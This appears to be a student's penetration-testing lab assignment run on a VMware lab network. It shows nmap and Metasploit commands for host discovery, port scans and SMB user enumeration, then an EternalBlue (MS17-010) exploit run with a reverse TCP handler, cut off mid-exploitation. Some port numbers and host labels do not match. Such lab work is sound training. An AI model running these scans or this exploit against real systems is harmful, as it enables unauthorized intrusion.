
- smb-enum-shares.nse: Enumerates shared folders.
- smb-enum-users.nse: Lists user accounts on the system.
- smb-enum-domains.nse: Retrieves information about the domain or workgroup.
- smb-enum-groups.nse: Lists groups and their members.

1. Use smb-enum-users.nse to list smb-related user accounts on MS3WS2008.


kali@kali: ~
File Actions Edit View Help
KALI LINUX
you become, the more you are able to hear"

```
alomari@kali-[~]nmap --script smb-enum-users.nse  192.168.148.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-25 11:52 EDT
Nmap scan report for 192.168.148.131
Host is up (0.0062s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper

Host script results:
| smb-enum-users:
|   UBUNTU\chewbacca (RID: 1000)
|     Full name:
|     Description:
```

2. Use smb scripts to enumerate port 445 on MS3WS2008.



```
alomari@kali-[~]nmap --script smb-enum* -p 445 192.168.148.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-25 11:42 EDT
Nmap scan report for 192.168.148.131
Host is up (0.0021s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-domains:
|   UBUNTU
|     Groups: n/a
|     Users: chewbacca
|     Creation time: unknown
|     Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/
a passwords
|     Account lockout disabled
|   Builtin
|     Groups: n/a
|     Users: n/a
|     Creation time: unknown
```


3. Consider what information can you use from the enumeration and how it can help you.
4. Take a screenshot similar to the one above and place it under **Screenshot#1** in the answer file.

Part 2 – Scan and Enumerate the Network -msf

In this part, we will repeat part 1 using msf.


Task 2.1: Host Discovery -msf

1. ARP sweep the network using msf.


kali@kali: ~
File Actions Edit View Help
the quieter you become, the more you are able to hear

```
alomari-msf >
alomari-msf > use auxiliary/scanner/discovery/arp_sweep
alomari-msf auxiliary(scanner/discovery/arp_sweep) >
alomari-msf auxiliary(scanner/discovery/arp_sweep) > set RHOSTS 192.168.148.0/24
RHOSTS ⇒ 192.168.148.0/24
alomari-msf auxiliary(scanner/discovery/arp_sweep) >
alomari-msf auxiliary(scanner/discovery/arp_sweep) > run

[+] 192.168.148.1 appears to be up (VMware, Inc.).
[+] 192.168.148.2 appears to be up (VMware, Inc.).
[+] 192.168.148.131 appears to be up (VMware, Inc.).
[+] 192.168.148.254 appears to be up (VMware, Inc.).
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
alomari-msf auxiliary(scanner/discovery/arp_sweep) >
```

2. Check the hosts for MAC addresses.



kali@kali: ~
File Actions Edit View Help
KALI LINUX
"the quieter you become, the more you are able to hear"

```
alomari-msf auxiliary(scanner/discovery/arp_sweep) > hosts

Hosts
=====

address    mac          name  os_name  os_flavor  os_sp  purpose  info  comments
-------    ---          ----  -------  ---------  -----  -------  ----  --------
192.168.   00:50:56:
148.1      c0:00:08
192.168.   00:50:56:
148.2      ff:e5:03
192.168.   00:0c:29:
148.131    48:37:81
192.168.   00:50:56:
148.254    fc:98:74

alomari-msf auxiliary(scanner/discovery/arp_sweep) >
```

3. Take a screenshot similar to the one above and place it under **Screenshot#2** in the answer file.


Task 2.2: Port Scanning -msf

1. Perform a Syn port scan for ports 1-1000 on MS3UBUNTU using msf.


kali@kali: ~
File Actions Edit View Help
KALI LINUX
"the quieter you become, the more you are able to hear"


```
alomari-msf >
alomari-msf > use auxiliary/scanner/portscan/syn
alomari-msf auxiliary(scanner/portscan/syn) >
alomari-msf auxiliary(scanner/portscan/syn) > set RHOST 192.168.148.131
RHOST ⇒ 192.168.148.131
alomari-msf auxiliary(scanner/portscan/syn) >
alomari-msf auxiliary(scanner/portscan/syn) > set PORTS 1-1000
PORTS ⇒ 1-1000
alomari-msf auxiliary(scanner/portscan/syn) >
alomari-msf auxiliary(scanner/portscan/syn) > run

[+]  TCP OPEN 192.168.148.131:21
[+]  TCP OPEN 192.168.148.131:80
[+]  TCP OPEN 192.168.148.131:445
[+]  TCP OPEN 192.168.148.131:631
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
alomari-msf auxiliary(scanner/portscan/syn) >
```

2. Check the services to see if there is any more info listed there.




```
alomari-msf auxiliary(scanner/portscan/syn) > services
Services
========

host             port  proto  name  state  info
----             ----  -----  ----  -----  ----
192.168.148.131  21    tcp          open
192.168.148.131  80    tcp          open
192.168.148.131  445   tcp          open
192.168.148.131  631   tcp          open

alomari-msf auxiliary(scanner/portscan/syn) >
```

3. Perform a TCP connect port scan for ports 1-1000 on MS3WS2008using msf



```
alomari-msf >
alomari-msf > use auxiliary/scanner/portscan/tcp
alomari-msf auxiliary(scanner/portscan/tcp) >
alomari-msf auxiliary(scanner/portscan/tcp) > set RHOST 192.168.148.130
RHOST => 192.168.148.130
alomari-msf auxiliary(scanner/portscan/tcp) >
alomari-msf auxiliary(scanner/portscan/tcp) > set PORTS 1-1000
PORTS => 1-1000
alomari-msf auxiliary(scanner/portscan/tcp) >
alomari-msf auxiliary(scanner/portscan/tcp) > run

[+] 192.168.148.130:      - 192.168.148.130:858 - TCP OPEN
[*] 192.168.148.130:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
alomari-msf auxiliary(scanner/portscan/tcp) >
```

4. Check the services




```
alomari-msf auxiliary(scanner/portscan/tcp) > services
Services
========

host             port  proto  name  state  info
----             ----  -----  ----  -----  ----
192.168.148.130  853   tcp          open
192.168.148.131  21    tcp          open
192.168.148.131  80    tcp          open
192.168.148.131  445   tcp          open
192.168.148.131  631   tcp          open

alomari-msf auxiliary(scanner/portscan/tcp) > 
```

5. Take a screenshot similar to the one above and place it under **Screenshot#3** in the answer file.

Task 2.3: Enumeration - msf

1. Enumerate smb users on MS3UBUNTU and MS3WS2008.



```
alomari-msf auxiliary(scanner/smb/smb_enumusers) >
alomari-msf auxiliary(scanner/smb/smb_enumusers) > set RHOSTS 192.168.148.130
RHOSTS => 192.168.148.130
alomari-msf auxiliary(scanner/smb/smb_enumusers) >
alomari-msf auxiliary(scanner/smb/smb_enumusers) > run

[*] 192.168.148.130:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
alomari-msf auxiliary(scanner/smb/smb_enumusers) > set RHOSTS 192.168.148.131
RHOSTS => 192.168.148.131
alomari-msf auxiliary(scanner/smb/smb_enumusers) >
alomari-msf auxiliary(scanner/smb/smb_enumusers) > run

[+] 192.168.148.131:445   - UBUNTU [ chewbacca ] ( LockoutTries=0 PasswordMin=5 )
[*] 192.168.148.131:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
alomari-msf auxiliary(scanner/smb/smb_enumusers) > 
```

2. What else can you enumerate on the MS3WS2008 target? Choose 1 more service to enumerate and provide one screenshot in the answer file under **Screenshot#4**. Example: FTP banner grabbing, http version, users, groups, ... anything you choose to enumerate for any service of your choice (other than smb).


Part 3 – Exploit MS3WS2008 and Perform Post-Exploitation Tasks

Task 3.1: Gain Access to MS3WS2008

Use EternalBlue to gain access to MS3WS2008 and perform post-exploitation tasks


1- In msfconsole change your prompt to the following:

```
Msf6> set PROMPT %yel%L %grnyourfirstname
```



```
msf6 > set prompt %yel%L %grnalomari
prompt ⇒ %L alomari
192.168.148.128 alomari > 
```

2- Use `eternalblue` exploit to gain meterpreter access to MS3WS2008.




```
192.168.148.128 alomari exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.148.128:4444
[*] 192.168.148.130:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.148.130:445   - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.148.130:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.148.130:445 - The target is vulnerable.
[*] 192.168.148.130:445 - Connecting to target for exploitation.
[+] 192.168.148.130:445 - Connection established for exploitation.
[+] 192.168.148.130:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.148.130:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.148.130:445 - 0×00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.148.130:445 - 0×00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.148.130:445 - 0×00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.148.130:445 - 0×00000030  6b 20 31                                         k 1
[+] 192.168.148.130:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.148.130:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.148.130:445 - Sending all but last fragment of exploit packet
[*] 192.168.148.130:445 - Starting non-paged pool grooming
[+] 192.168.148.130:445 - Sending SMBv2 buffers
[+] 192.168.148.130:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.148.130:445 - Sending final SMBv2 buffers.
[*] 192.168.148.130:445 - Sending last fragment of exploit packet!
[*] 192.168.148.130:445 - Receiving response from exploit packet
